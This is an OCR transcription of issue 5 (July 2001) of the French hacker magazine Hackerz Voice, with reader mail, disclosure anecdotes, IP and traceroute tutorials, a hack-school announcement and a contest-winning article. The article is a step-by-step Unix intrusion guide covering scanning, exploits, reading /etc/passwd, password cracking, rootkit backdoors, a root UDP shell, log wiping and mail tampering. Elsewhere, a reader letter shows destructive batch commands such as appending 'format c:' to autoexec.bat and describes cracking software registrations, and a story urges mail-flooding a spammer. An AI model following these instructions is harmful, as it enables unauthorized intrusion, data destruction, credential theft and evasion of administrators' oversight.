
N°5 La 1ère hack-shool du monde ouvre ses portes en France // Inscriptions page 5

HACKERZ VOICE
La voix du pirate informatique

HACKERZ VOICE

La voix du pirate informatique



Bimestriel N°5 / Juillet 2001. 20Frs

COPIER et graver vos CD DE JEUX POUR PC, PLAY et DRIMKAST

EXCLUSIF une bête de faille dans Windaube mise à nue par Fozzy !

La preuve et le mode d'emploi p 12


Elle permet à TOUS de PRENDRE LE CONTRÔLE D'UN ORDINATEUR À DISTANCE EN ENVOYANT UN SIMPLE MAIL

HACK-DRAGUE SUR INTERNET

les moyens de moyenner la scarlette page 8

Des pirates livrent leurs secrets

(avec le mode d'emploi)





ON EST CONTENT

MAIS ON ATTENDRA QUE MBOY SOIT SORTI DE LA MERDE POUR FAIRE LA FÊTE.

Une nouvelle de dernière minute vient assombrir quelque peu notre euphorie : j'apprends que de la prison ferme vient d'être requise contre Mafiaboy (il a 17 ans on le rappelle) le 13 juin dernier.Bbon d'accord il se l'est joué un peu grande gueule à cette audience, m'enfin ...de toutes façon, on le soutien Il fait partie de la famille.
Page 3 vous lirez comment on peut en même temps hacker et se servir de ses connaissances dans un but utile.
L'euphorie ? ah oui. C'est parce que les manuels sont un grand succès merci merci. Alors on continue. Nous le très grand plaisir d'annoncer dans ce numéro 5 le lancement de la première vraie Hack school de l'univers connu. Continuez juste comme cela, ne changez rien, et on en ouvrira bientôt partout en France.
On est content. Mais on attendra que Mboy soit sorti de la merde pour faire la fête.
PS : Le prochain Hzv 6 sera un spécial Welcome back Defcon 2001. On espère que Fozzy et Naga (zi gagnant) vont en revenir, tellement on a fait en sorte qu'ils soient chouchoutés là-bas.

TOMMY LEE

Netographie

Français
- http://www.nightbirdfr.com
- http://ouah.bsdjeunz.org
- http://www.u238.f2s.com
- http://www.rtc.fr.st
- http://aktivistfr.free.fr
- http://members.tripod.com/serial-savate
- http://www.madloutre.org/~tobozo
- http://www.zataz.com
- http://www.2600.fr.st
- http://www.chcy.fr.st
- http://www.hackoustik.org
- http://www.paradisihack.fr.st
- http://www.isecurelabs.com
- http://www.protek-lab.net
- http://www.securiteinfo.com

International
- http://www.astalavista.box.sk
- http://www.phrack.com
- http://www.cultdeadcow.com
- http://www.cyberarmy.com
- http://www.hacktech.org
- http://www.securityfocus.com
- http://www.securiteam.com
- http://packetstorm.securify.com
- http://darknet.linuxninjas.net
- http://www.secureroot.com
- http://www.linuxsecurity.com
- http://www.macsecurity.org
- http://www.guninski.com
- http://antionline.com

LOL
- http://www.multimania.com/azerty0/tdc.html
- http://inforezo.ustrasbg.fr/~bboett/blagues/trouDuC.html

HACKERZ VOICE
La voix du pirate informatique

Est une publication D.M.P., 1, Villa du Clos de Mallevart. 75011 Paris
Tél.: 01 40 21 01 20
Fax.: 01 43 55 46 46
Directeur de la publication : O. Spinelli
Commission paritaire : en cours
Rédacteur en chef : Tommy Lee

Collaborateurs: Captain Cavern / Angelaaaa/Prof/Nokia/ Sabine/Pipo Le malin/FozZy.
Maquette : DCT Tananarive
Coordinateur et rédacteur graphique : William Rolland
Imprimé en France par Roto Champagne par Impressions Interccomarcals

voice@dmpfrance.com

MAIL

voice@dmpfrance.com

D'abord bravo pour votre zin' ki est d'ailleurs très bien fait.Effectivement il y a certaines sources ki pourraient prendre moins de place mé bon...
Primo, la commande del *.??? efface tous fichiers à troiscaractères pour extension sans rien demander!!! donc leprog suivant supprime tout sans rien dire :

```
@echo off
cd [votre répertoire]
del *.???
del *.??
del *.?
```

précision :

echo Bonjour autoexec.bat

va écrire :

Bonjour autoexec.bat

à l'écran!!!

vos sources sont nulles !!!
vous oubliez un caractère important :
le >
ou >>
> créée un fichier ou le recréée donc tout est foutu dedans.
>> ajoute la ligne.

par ex :

echo format c:>>autoexec.bat
va ajouter format c: dans autoexec.bat tt en laissant les autres lignes (append).

echo echo BAISE !!!>autoexec.bat
va écrire echo BAISE !!! dans tout le fichier autoexec.bat (rewrite) tout ce ki y était déjà sera effacé!!!

Encore ot chose : vos copy vont afficher :
1 fichier(s) copiés
ce ki fé po bien ds un prog censé faire kekchose de sérieux...
alors : rajoutez «> nul» à la fin de vos copy. par ex :

copy machin.exe truc.exe > nul

le nul c un périf ki ignore tout. Donc en envoyant le txt de copy à un périf ki s'en fout de tt le monde, ca devrai marcher et copy va taire sa grande gu......

Encore aut chose (on l'arrête po)

c bien d'avoir foutu echo off au debut de vos progs. Mé ajoutez [illegible] avant echo :
@echo off
paske sinon on va VOIR cette ligne «echo off» s'afficher.
Avec @ on ne l'affiche po
donc ca marche!!!

J'ai longtemps programmé en batch alors c pas vous ki allez m'apprendre!!!

N'oubliez pas :

edit /0???

permet d'afficher un fichier binaire en un certain nombre de collonesex :
edit /064 crack.exe
ouvrira crack.exe en 64 collonnes en s'en foutant de ts caractères (retour à la ligne, char BEL...) . Utile pour modifier les exe!!! Je l'utilise, franchement...
Microsoft est le meilleur en matière de développement d'outils de cracking!!! Mé n'est disponible ke pour la verion DOS 7 !!!

G réussi à piraté des logiciels (sans votre aide) :

- Java machin (je c pu, «studio» je crois) :
il faut donner ses infos (nom, coordonnées...) et on a droit à 30 jours!!!
pas bocoup!!!
Après kelkes jours, je vois le compteur baisser doucement...
je regarde ds le rep Windows kesje vois ? un rep contenant les infos de Java studio...
Créé ya pas longtemps... kan je me suis enregistré... tientien... je delete ce rep entier et je relance java studio... Me redemande mes infos et me donne droit à 30
jours de nouveau!!! COOL!!

-- un prog de musik :
Mon père cherchait parout un prog de zik pour imprimer des partoches avec les paroles en dessous pour les envoyer à la sacem. j'lui en ai trouvé un : cakewalk pro !!! il avait déjà cakewalk express et il l'aime bien... je me suis dit avec le pro on peut imprimer c facile cool!!!! et c sa fête ds pas longtemps !!! au boulo momo !!(j'mapelle Yann mé c pour la rime...) je trouve le moyen, avec la version express, c les mêmes fichiers de config... tres bien, ya ke le fichier executable de la version pro ki est différente, et donc à copier. Ca simplifie la tache... ah ouais mé l'installation d'origine ne fonctionne pas (prog détectueux de movèz disket) donc il affiche :

Name : ***ILLEGAL USER***
Company : ***COPYRIGHT VIOLATION***

merde... pas cool
alors j'édite le ficher exe avec edit.com et je cherche le txt. TROUVE !!! fastoche ,je le remplace pas le nom demon pere je fais donc les modifs nécessaires et je lance
le prog... ca y est c'est enregistre!!!!

a++
y.

Un lecteur étourdi nous envoie cette étrange missive.

Dans votre numero 2 de HZV, vous expliquiez comment retrouver son password oublie en ecrivant a certaines adresses. Il se trouve qu'en suivant votre méthode, (il faut donner son second password) on peut se faire pirater son nouveau compte e-mail . Quelle est votre explication ?

Mon explication, c'est qu'il faut apprendre à lire. Nous n'avons jamais écrit, évidemment, qu'il fallait envoyer son mot de passe. Il ne faut jamais donner son mot de passe à qui que ce soit. Ca va de soi.

Devant le succès et sous vos applaudissements, HACKERZ VOICE lance Zi HacKademY. page 5

Prochain numéro le 5 septembre 2001.



Histoire vécue

Pourquoi il faut être gentil sur le Ouaibe

Oyez oyez l'histoire instructive et combien édifiante du petit Clade Srife qui savait manier non seulement son clavier mais ses méninges afin d'utiliser ses compétences à quelque chose et à montrer ainsi la voie aux loulous

Un titre idiot se doit d'être justifiée par une histoire idiote. Enfin... la trouveront idiote ceux que l'on appelle les "crashers". Dans tous les cas l'histoire qui va vous être racontée est un témoignage fait par un pirate informatique français, je nomme Clad Strife. Il a accepté de nous rapporter uniquement les faits, et non les noms officiels des entreprises qu'il a aidé ces jours là où les failles en elle-même. Ce témoignage devrait vous éclairer sur ce que peut aussi être le piratage. Il s'agit, selon lui, "de petits hacks", nous pensons cependant qu'ils sont de très bons exemples à ce que peut aussi être le piratage. Assez de paroles, laissons place au récit.

Le cas de REB

Une grosse société nommée REB prospérait sur la Toile. Un beau soir, par un pur hasard, je m'aperçois d'une énorme faille sur leurs serveurs qui permettait à qui voulait un accès complet en écriture au site. D'abord inquiet, j'examine en profondeur les différents aspects de la faille et décide en fin de compte à contacter, par téléphone (très important), les responsables du site pour leur parler de la faille et éventuellement exiger une "rançon". La réalité fut toute autre. Les webmasters, d'abord inquiets, essayaient de me soutirer des informations. Devant une grande méfiance de ma part, ils furent résignés à me parler des "avantages" que j'aurais à collaborer avec eux. T-Shirts, Jeux, statuts d'admins me furent promis mais en réalité rien de tout cela ne m'intéressait (vous vous rappelez de l'affaire Humpich...). Je pensais qu'il valait mieux que ce soit moi qui mène la discussion. J'avais raison. Dans tous les cas de figure il ne fallait pas que je laisse mes adversaires avancer sur mon terrain. Plutôt que de fuir j'ai joué "franc jeu". Mais un "franc jeu" gentil. Je leur ai expliqué comment fonctionnait la faille, comment la réparer, et contents de voir qu'ils avaient un interlocuteur loquace, nous avancions vers un autre terrain de discussion. Il s'agissait de mon rôle envers la société REB qui pensait pouvoir louer mes services. A partir du moment ou j'ai montré ma bonne foi et ma volonté à avoir de bonnes relations avec l'entreprise, plus rien ne s'opposait au fait qu'il y ait une sorte de partenariat officiel. Je me chargerais d'examiner le niveau de sécurité de leurs serveurs, et eux, en retour, me fourniraient des "goodies" relatifs à leurs services.

Le cas de Grima

Dans la nuit du 9 au 10 Décembre, une faille de sécurité des serveurs HTTP de l'entreprise Grima devaient m'amener à une constatation navrante. Avec des serveurs surprotégés, l'entreprise Grima disposait d'un des plus puissants niveaux de sécurité en France. Ils sont quasiment mieux que protégés que Microsoft. Seulement, tout ce qui est accessible présente des failles. Leur service HTTP étant défectueux (une ligne de commande sur le site permettait d'avoir les noms et prénoms des utilisateurs enregistrés), la connaissance d'un tel "trou" aurait sans nul doute nuit à leur image. Surtout avant de rentrer en bourse. Disposant moi-même d'un compte sur leur site, je m'étais mis en quête de tirer profit de cette faille avant qu'elle ne soit rebouchée. Comment tirer des avantages de ce genre de situations ? Déjà on peut exploiter la faille dans un but strictement personnel. Après quoi il est prudent d'avertir les webmasters. Ce que j'ai fait. Je me suis bien vite aperçu que ce que j'exploitais était irrepérable depuis leurs locaux, donc j'aurais pu l'utiliser sans limite, et si je ne les avais pas averti, sans aucun doutes, elle ne serait pas rebouchée à l'heure qu'il est. Où est l'intérêt de les avertir ? Auprès d'une entreprise aussi grosse que Grima, le premier intérêt à trouver était par rapport à ma notoriété. Grâce à l'aide que je leur ai fourni, je pouvais abuser de ma notoriété pour leur soutirer quelques informations, me mettre en contact avec des "hauts-placés" ou bien réaliser des choses pas très légitimes en toute impunité (ou presque). Le deuxième intérêt est que j'ai pu leur demander d'effectuer des améliorations sur mon compte, et mes demandes ont été faites sans problèmes, même après leur avoir expliqué d'où provenait la faille. Et justement, c'est le fait d'avoir joué aussi franchement qui a joué en ma faveur. Après tout, pourquoi refuserait-on quelques requêtes à quelqu'un d'aussi honnête ?

Le cas de Majen

Ce cas là touche un peu plus à la personnalité du pirate. En effet, en piratant Majen, je n'ai rien gagné. Sauf... Beaucoup de reconnaissance de la part du webmaster. Majen est un site universitaire, et comme tant d'autres, il est buggé jusqu'à la moelle. Je contacte donc le pauvre administrateur du site. Au bout de quelques explications techniques simple le webmaster, enchanté, me remercie de tout coeur. Au son de sa voix il était clair que j'avais fait un heureux de plus. Mais ne serait-ce que parce que je sentais qu'au bout du fil j'avais quelqu'un qui me souriait, et qui se montrait très cordial, je n'ai pas osé demander quoi que ce soit de plus que de bêtes remerciements (et encore, ils sont venus tout seuls). Y'a pas à dire, rendre heureux
quelqu'un ça n'a pas de prix.

-Ainsi s'arrête le récit que j'ai demandé à Clad Strife. Je crois que la morale de ces brèves s'impose d'elle-même. Le piratage n'a pas forcément un but destructeur. Bien au contraire il est tout à fait possible de combiner Hack et Aide aux Webm. Par exemple si vous piratez un site (en avertissant le webmaster) vous avez plusieurs gros avantages. Déjà vous êtes en position de supériorité par rapport à l'organisation en face. Vous pouvez donc exiger des choses, mais soyez modérés et gentils : inutile de prendre un air de mafioso qui veut de l'argent sinon il "fait tout sauter". De plus vous pouvez trouver des arrangements officiels avec les Admins pour pirater légalement leur site et faire le travail qu'ils n'ont pas le temps de faire. Celà vous permet d'exploiter vos connaissances, sans risques, aucun, et d'acquérir notoriété, bonus, etc. Il se peut en revanche que vous tombiez sur des "têtes de mules", mais c'est rarement le cas.

Da Strifouz

Dans cette situation, adoptez une attitude plus défensive. Trouvez un compromis pour qu'ils "oublient" ce qui s'est passé et faites vous tout petit. Ceux d'entre vous qui ne sont pas convaincus des avantages à ce genre de pratiques par rapport au hack n'ont qu'à faire l'expérience, juste une fois.

TEL EST PRIS...

TRACE TON AGRESSEUR SUR UNE MAPPEMONDE VIRTUELLE

Envie de savoir d'où vient cette tentative de piratage que tu as réussi à repousser au dernier moment ? Ou tout simplement envie de connaître le trajet que suivent tes paquets sur internet pour arriver jusqu'à un serveur au fin fond du Colorado ? Ou encore, plus utile peut-être en ces temps de vacances et de folies, besoin de savoir si cette petite nana que tu as branchée sur irc est vraiment suédoise ?

Il y a un programme pour cela, c'est "traceroute". Il fonctionne en lui donnant une adresse IP ou un nom de machine. Il va envoyer plusieurs paquets vers cette adresse, chacun ayant une durée de vie différente. En gros, dans un paquet IP il y a un nombre appelé TTL = time to live, qui définit le nombre de machines par lesquelles peut passer le paquet avant d'etre arreté et renvoyé à l'expéditeur. Chaque machine par laquelle la connexion passe va donc renvoyer un paquet (correspondant à un certain TTL) vers ton propre système. "traceroute" récupère ces infos et les affiche à l'écran: tu peux donc voir les noms et ip de toutes les machines intermédiaires, avec les temps de réponse. Ce prog est aussi très utile pour voir à quel niveau il y a un problème quand un serveur ne répond pas. Comment l'utiliser ? Dans une fenetre DOS, tape "tracert" suivi du nom de la machine à tracer. Sur un unix il faut utiliser "traceroute", ou encore mieux "xtraceroute" qui montre le trajet sur une mappemonde virtuelle ! Si tu n'as pas linux, pas de blem, enjoy it online et en direct sur http://visualroute.visualware.co.uk (cliquer sur la carte pour zoomer).
On peut aussi y télécharger directement le programme pour windows. Bluffant non ?

FozZy



On y reviendra jamais assez

Ip Ip Ip Hourrrrrra!!!

TOUTES LES ASTUCES POUR TROUVER UNE ADRESSE IP...

C'est super utile de savoir comment récupérer l'IP de quelqu'un : pour savoir qui vous a réellement envoyé ce mail d'injures ou qui vous a nuké sur irc, pour identifier la source des problèmes sur un réseau, pour jouer aussi, pour hacker bien entendu, en clair c'est absolument indispensable.

L'adresse IP (Internet Protocol version 4), c'est un nombre de 32 bits qui identifie chaque ordinateur connecté au réseau des réseaux. Il peut s'écrire en notation décimale, allant de 0 à 2^{32}=4294836225, par exemple www.defcon.org possède l'IP 3640525310 (essayez de taper ce nombre dans votre navigateur Internet, ca peut marcher), mais la forme la plus lisible et la plus utilisée est la séparation de ce nombre en quatre octets, séparés par un <point. Un octet fait 8 bits, soit un nombre décimal pouvant aller de 0 à 255. Notre exemple correspond donc à l'adresse 216.254.1.254. Le nombre d'adresses disponibles étant trop limité vu l'explosion d'Internet, ce réseau passera d'ici quelques années à l'IP version 6, qui codera les adresses sur 128 bits, soit un nombre maximum d'ordinateurs connectés absolument gigantesque: des milliards de milliards par mètre carré sur toute la surface de la Terre ! En plus l'IP 6 implémentera des fonctions d'authentification et de cryptage pour rendre le réseau plus sécurisé... ce qui rendra surtout le hacking plus intéressant !

Passons maintenant à l'action. Par exemple, trouvons l'IP d'une personne qui est connectée directement à votre machine. Quand je dis connectée, je veux dire que l'ordinateur cible envoie des paquets directement au votre, sans passer par un relais. Ces paquets contiennent l'adresse IP de la destination (vous), mais aussi l'adresse IP de la source (ce qu'on cherche) ! C'est le cas par exemple pour l'envoi d'un message ICQ (directement, c'est-à-dire sans passer par le serveur), pour le téléchargement d'un fichier sur votre ordi en ftp, samba ou hotline, par un chat DCC (Direct Client to Client) sur irc, etc, etc... Gaffe quand même, l'adresse source peut être faussée par les pros du hack, surtout dans le cas d'un nuke ou d'un flood: on expliquera les différentes techniques de spoofing en détail dans les prochains Manuels. Pour espionner les paquets qui atteignent votre ordinateur, et pouvoir ainsi récupérer les IP, il faut juste installer un "sniffer" comme Analyzer (http://netgroup-serv.polito.it/analyzer) sous windows. Sous linux le combo tcpdump (en standard sur toutes les distribs) + ethereal (interface graphique, sur http://www.ethereal.com/) fera largement l'affaire. Les accros des macs peuvent aussi utiliser tcpdump sous MacOS X ou linux PPC. Un autre intérêt des sniffers est de voir exactement tout ce qui est transmis, par exemple si quelqu'un a installé un trojan chez vous et s'est connecté vous pouvez le voir. Attention, il faut savoir qu'en réseau local (avec un hub) un sniffer peut espionner aussi les connexions des autres ordinateurs si elles ne sont pas cryptées ! (comme votre mot de passe mail en POP3)

Les choses se compliquent si la cible vous contacte par l'intermédiaire d'un relai, quel qu'il soit. Parfois il est impossible d'avoir l'IP directement et il faudra ruser (idée: se débrouiller pour que la personne vous envoie un mail). Dans d'autres cas on peut quand meme y arriver en interrogeant le relai. Sur irc, la commande "/dns bigh4cker" donne l'IP de bigh4cker. Sur caramail par contre, pas moyen ! Tout passe par le serveur web de caramail, l'anonymat est donc respecté. Enfin, jusqu'à preuve du contraire... Dans le cas d'un mail, l'IP de l'expéditeur est toujours écrite dans les headers du mail, mais elle peut etre périmée si l'accès au réseau a lieu par modem car dans ce cas l'IP change à chaque connexion. Bravo, tu as chopé une IP, à toi de jouer maintenant ! ;-]

FozZy

Comment j'ai tué un spammeur

Où l'on verra notre héros mettre en déroute un spammeur qui depuis quelques temps agissait sous le nom de Justine sur Caramail.

De nombreux utilisateurs Caramail ont reçu récemment un mail de "Justine" qui disait, en gros : je t'ai rencontré sur Caramail, je suis une fille facile, paye le 3615 CHOSE ou va sur www.forumx.com pour me voir. Ce genre de mails passe une fois, deux fois, pas trois. A la troisième fois j'ai pris les choses en mains, bien décidé à laver l'affront de l'encrassage de ma boîte mail, prêt à faire payer le ver immonde (certainement bourré de complexes physico-psychologiques) qui avait osé faire ça, et en même temps à réparer l'affront fait à toute la communauté Caramail.

TECHNIQUE

Dans son 3eme mail, Monsieur X (on verra plus tard pour l'identité je vous garde le suspens) a indiqué l'url du site sur lequel on devait se rendre pour voir sa Justine. Le site étant www.forumx.com, je me suis empressé de glaner des informations sur le site, dans l'optique d'avoir l'identité du malandrin.
J'ai d'abord fait un port scan du site afin de voir quels services tournaient dessus, et bien sur une résolution du type du serveur tournant grâce à l'examen des en-têtes HTTP que je recevais. Utilisez WS Ping Pro Pack (www.ipswitch.com) pour ce faire, mais attention beaucoup de providers Internet n'hesitent pas a supprimer votre compte s'il y a une plainte de la part du site que vous avez scanné. Ayant jugé le site difficile à pirater (serveur IIS 4, avec examen des failles de sécurité à l'appui) et ayant peu de temps à lui consacrer (il y a quand même un problème de configuration SMTP - port 25 pour les lamers - qui permet l'anonymous mail), le serveur DNS n'ayant pas de failles au transfert de zones (-A), je décide d'orienter mes recherches en direction du Webmaster lui même.

Note : Aucune technique de Social Engeneering ou d'envois de trojans n'a été tentée de ma part.

Là ce fut simple : de simples whois (successivement sur internic, puis sur ghandi) m'ont permis d'avoir le numéro de téléphone, l'adresse e-mail, nom, prénom etc. du blaireau qui a eut le malheur de jouer avec mes pauvres nerfs. Whois (www.whois.org) est une base de donnees interrogeable publiquement recensant les coordonnées des personnes ayant deposé un nom de domaine, dans ce cas www.forumx.com. Je décide de faire un petit tour chez l'hébergeur mail du WebMaster, et je découvre qu'il s'agit de 2st.fr. Je me rends sur le site de 2st et je m'aperçois dans la rubrique "contacts", qu'il est en fait le gérant de la boîte 2st. L'histoire était clair : môssieur s'amusait simplement à créer le compte justine, à spammer les utilisateurs Caramail, à refermer le compte de sorte qu'aucune réponse ne put être reçue de la part des victimes. "Rira bien qui rira le dernier!" me dis-je. Je note le numéro de téléphone et continue ma visite sur le site où j'apprends qu'il est partenaire de nombreuses sociétés dont France Telecom.

J'ai appelé ce cher ami qui n'a rien trouvé de mieux à faire que cafouiller, s'excuser et promettre des vérifications auprès de ses collègues.

EPILOGUE

A l'heure où ces lignes sont écrites, ses affiliés n'ont pas encore reçus de mails les prévenant, dans tous les cas, sachez que d'autres types de spam de sa part ont été faits notamment sur les newsgroups avec des messages très racoleurs (la pudeur nous oblige à ne pas vous en diffuser le contenu). Avis aux pirates : le meilleur moyen d'énerver ce gus n'est pas de le pirater mais de lui flooder sa boîte mail avec un petit message style : "bisous de Justine". J'avais promis de rire le dernier (haha!), c'est chose faite.

PRÉCISIONS

Travaux menés grâce à Netscape (www.netscape.com), WS Ping Pro Pack (www.ipswitch.com), les e-zines de http://www.multimania.com/hackworldclan : il en faut peu pour se satisfaire.



Ouverture de Zi HackAdemY, 1ère hack school du monde, le 15 septembre prochain à Paris

Située en plein Paris, dans les locaux du journal, la Hack School de Hackerz Voice, est la première véritable école de hack à voir le jour dans le monde.
Ouverte à tous, Zi hackademy est avant tout un lieu de formation aux techniques de hacks. Mais c'est aussi un endroit privilégié de rencontre et d'échange pour tous les hackers, débutants ou confirmés. Rejoignez nous!

Activités de ZI HackAdemY

FORMATION

(programme soumis à modification jusqu'au 1er septembre)

3 classes (10 élèves maxi) de 6 h par semaine (2X trois heures)

- Newbiz, sessions chaque mecredi
- *J'vais y arriver* sessions chaque lundi et mardi
- Pro du Hack chaque jeudi.

Le module de 6 heures par semaine : 150 F pour les abonnés, 250 FF pour les autres.

Pour tous les directeurs de département sécurité informatique, secrètement abonnés à Hzv, programme spécial Entreprises sur demande par e-mail.

CYBERCAFE

GRATOS ! pour les abonnés en fonction des places disponibles, avec deux règles intangibles :
- tu délires à partir de notre IP t'es naze et banni
- 1h par personne et par jour en cas d'affluence

LIBRAIRIE

Libre consultation et possibilité d'achat des différents ouvrages sur le Hack, en français et en anglais

LIEU DE VIE DE LA COMMUNAUTE

On est OK pour que certaines réunions de teams se fassent dans nos locaux, c'est à voir au cas par cas en fonction de la hack attitude, de l'esprit, du bordel qu'elles laisseront, et de l'air du temps.

On notera la fontaine d'eau fraîche, le panneau de petites annonces inaccessible à la DST et l'expo permanente d'œuvres undergrounds déchirante.

SHOP

Zi HackAdemY sera aussi le lieu de vente des anciens numéros de Hzv, de ses merveilleux tee-shirts, du CD du pirate et fera aussi dépôt vente de pièces détachés vraiment pas chère.

PS: Zi HackAdemY sera aussi le QG des Mix grilleurs : fringues bombz, tuyaux etc...

VOUS SOUHAITEZ AVOIR DES INFOS POUR VOUS INSCRIRE ? ENVOYEZ UN MAIL À HACKADEMY@DMPFRANCE .COM

Vous souhaitez postuler pour donner des cours et des conférences aux newbies et aux autres ? Contactez Tommy Lee sur le mail du journal: voice@dmp-france.com

Réservez maintenant votrez place à l'école du hack...
Il y a beaucoup de monde!!!

POURQUOI ?

Zi HackAdemY, c'est pour nous, inscrire dans la réalité le fait qu'Hzv est au service de la Communauté.

C'est vous rencontrer, vous apporter l'apprentissage et l'approfondissement des connaissances que le Journal oet les manuels ne peuvent pas assurer complètement.

C'est aussi, et pour nous c'est important, le moyen d'avoir un contact autre qu'électronique avec vous. On en espère une foule d'enseignements pour améliorer Hzv et les Manuels.



Une partie de l'équipe du journal devant les locaux, en plein travaux, de la futur hackademy. Au fond, habillé en rouge, c'est Tommy Lee. En costume blanc, pieds nus, c'est notre directeur. Tout sera prêt le 15 septembre.



OPERATION DEFCON 2001 THE HACKERZ VOICE'S SESSION

AND THE WINNER IS NAGAS

La lutte fut farouche et y a pas d'ex-æquo

Le concours a été remporté haut la main par Naga, nous avons immédiatement envoyé notre reporter chez lui prendre ses premières impressions.

Nous les reproduisons ainsi que le texte qui lui a permis de triompher.

Il a gagné !

HACKER UN SERVEUR UNIX

Hé ben oui il va falloir s'y mettre et entrer dans la cour des grands maintenant ! Alors, comment entrer dans le réseau de votre fac ou entreprise à des fins de test bien sûr, c'est ce que je vais vous expliquer pasque je suis sympa et que j'avais pas encore acheté mon billet d'avion pour la DEFCON de cette année, mais il va falloir être très attentif.

Tout d'abord il faut récupéré le max d'infos sur le réseau à hacker avec finger, netstat, whois, scans de ports (avec nmap), scans de vulnérabilités (satan, saint, ISS). Pour ça hacker une linux box, la sécuriser et tout faire à partir de cette gateway. Attention, ne plus y revenir après le hack ! Le social engineering marche aussi : "bonjour, je suis le dépanneur informatique, votre serveur NT ne marche pas ? ha, c'est un UNIX ? quelle version déjà ?" vous avez compris le principe.

Une fois que vous avez tout ça il faut trouver un moyen de rentrer. Votre but était de trouver une machine sur laquelle un service vulnérable tourne (sur www.securityfocus.com il y les vulnérabilités et les exploits). Vous faites l'exploit et vous êtes dedans : bravo ! Tapez "cat /etc/passwd" pour récup le fichier de passwords, crackez le avec CrackerJack ou JohntheRipper ou Crack, vous avez alors pleins de login/passwd à essayer sur d'autres machines du réseau. Vous pouvez donc vous répendre partout ! S'il y a les shadow pass c'est dans /etc/shadow ou un truc comme ça, faut chercher un peu.

Assurez-vous de pouvoir revenir quand vous voulez dans la box en mettant une backdoor : par exemple une version modifiée de login qui va vous laisser entrer en root avec un mot de passe magique. Y'a des rootkit pour ça, pas la peine de se casser, le mieux c'est les kernel modules qui sont invisibles. Ce qui est 31331 c'est ouvrir un shell root udp sur un port tordu, genre 14852.

Maintenant ce qui distingue le script kiddie du hacker expérimenté : l'élimination des traces. Il faut nettoyer ~/.history ou .bash_history, tous les fichiers cités dans /etc/syslog.conf: wtmp, utmp, /var/log/*, /var/adm/*. Pour ça y'a des utils comme marry.c et zap.c. (compiler avec cc -o marry marry.c) Cherchez sur packetstorm.securify.com y'a pas mal de choses. Vérifiez les progs de sécu lancés avec ps -x, cherchez leurs logs et modifiez les avant que l'admin ne les voit.

Après vous pouvez vous amuser un peu et sniffer les mots de passe, mettre un bot IRC, et même traficoter les mails (cd /var/spool/mail)

N'oubliez pas : H4ck3r5 Ru1eZ !

Zi interview exclusive

Ouah ! Que c'est dur d'être réveillé à l'aurore !
Qui c'est qui peut bien avoir l'idée saugrenue de m'appeler à midi ???
" -Bonjour, je voudrais parler à Paul Cezanne. C'est pour le concours
Hacker's Voice."
(Paul Cezanne, c'est pas vraiment mon vrai nom, je l'ai deguisé pour pas
qu'on puisse me racketter...)
"- Vivi, c'est moi.
- Vous avez participé au concours HZV ?
- Un peu mon neveu, un journal qui me permet de m'exprimer et d'apprendre
sur pleins de domaines en même temps c'est suffisemment rare dans la presse
pour ne pas passer à coter et accepter son invitation à participer !
- Je t'annonce que tu as gagné le 1er prix...
- ...8)~
....
- Tu l'acceptes ?
- .... Je réfléchis deux secondes... Un peu mon neveu :))) Vivivivi, je
l'accepte le voyage à Las Vegas !
- Bon, bin ok. Tu as donc gagné un voyage à Las Vegas...
- 8-)
- ... avec participation au salon Defcon 9...
- 8-))
- ...logement à l'hotel Luxor, tu sais l'hotel avec pour thème l'Egypte où
tu vas dans ta chambre en barque...
- ? délire ! =)
- .. avec voiture, repas, boissons, train, avion, paquebot, masseuses
offertes plus 30000 frs à dépenser au Casino de l'Hôtel."
(j'exagère à peine et dans ce cas, ça mérite une majuscule à Hôtel ;)
" - 'tain, c le top :)))))
- et tu seras accompagné par FozZy, notre (?très?) brillant collaborateur,
qui s'occupera de tout.
- il portera mes bagages ?
- bien sûr, c'est la moindre des choses !
- cool :)"

Donc vous l'avez compris cher lecteurs de HZV, c'est avec une immense joie
que j'ai le bonheur, et l'honneur de recevoir le premier prix de ce concours.
VOUS avez voté pour mon article, et je VOUS dois cette formidable
aventure... Je m'engage donc à vous ramener les photos, les interviews (i
dou speak english verry wel) et les anecdotes les plus croquantes de mon
séjour parmi les plus grands h4x0r du monde.

Bon, je sens que ça va bien se passer... J'espère que FozZy est près pour le
grand Challenge et tout... Moi je suis HYPER chaud (et même plus que Loana
je crois...).

Attention les ricains, garrez vos fesses, FozZy et NaGaz (moi !) arrivent
pour "REPRESENTER" :)

Naga accompagné de notre fidèle collaborateur Fozzy sera donc à Las Végas du 12 au 17 juillet, ils seront logés dans un quat'zetoile (croyez quoi ?) et auront une voiture à leur dispo pour ne rien rater du spectacle.

Trop juste pour le numéro deux du Manuel,mais on vous promet un Hzv6 spécial Defcom back.

Allez les boyz scout, le signe de pise de Tonton Tommy

Vous en avez pas marre de chercher le code source du troyen d'Hzv sur le net !

L'est ou votre troyen ca fait trois fois que je le demande ? L'est où le site d'Hzv ? L'est naze vot' neto ? Trop Lamerz vous vous la jouez !

Wow on se calme !

Les heureux inscrits sur notre mailing list on appris avant tous les autres l'ouverture de Zi HackAdemY. Elle s'inscrit dans notre volonté de mettre Hzv au service de la communauté, de la dévirtualiser un peu en lui donnant un lieu de rencontre d'échange et de formation.

Dans cette veine, nous avons mis en place le signe de piste d'Hackerz voice afin de présenter les différents sites des loulous faisant partie de la communauté et qui nous soutiennent (plus ou moins :))

Le principe : vous cherchez le code source d'Hzv ? allez donc faire un tour sur
Enjoliver
www.hackever.com
fin Enjoliver

En y cherchant bien vous trouverez le moyen de passer sur le deuxième site de notre signe de piste, sur lequel en cherchant bien vous trouverez le moyen de passer sur le troisième, etc.
Si vous êtes un loulou méritant vous trouverez non seulement notre page où est disponible les codes sources du troyen d'Hzv 4 mais également d'autres info.

En prime vous aurez appris plein de choses sur les sites de nos poteaux.
Toi webmaster ca t'intéresse ? ben participe ! Soumets (oh oui !) ton site à Tommy Lee
Yes ca y est ! y a toujours pas de site officiel Hzv (attention aux imitations comme dirait l'autre) mais son site c'est bien la communauté de sites qui parlent de lui ;).

Tommy Lee



INITIATION AU VBS

LECON NUMBER ONE

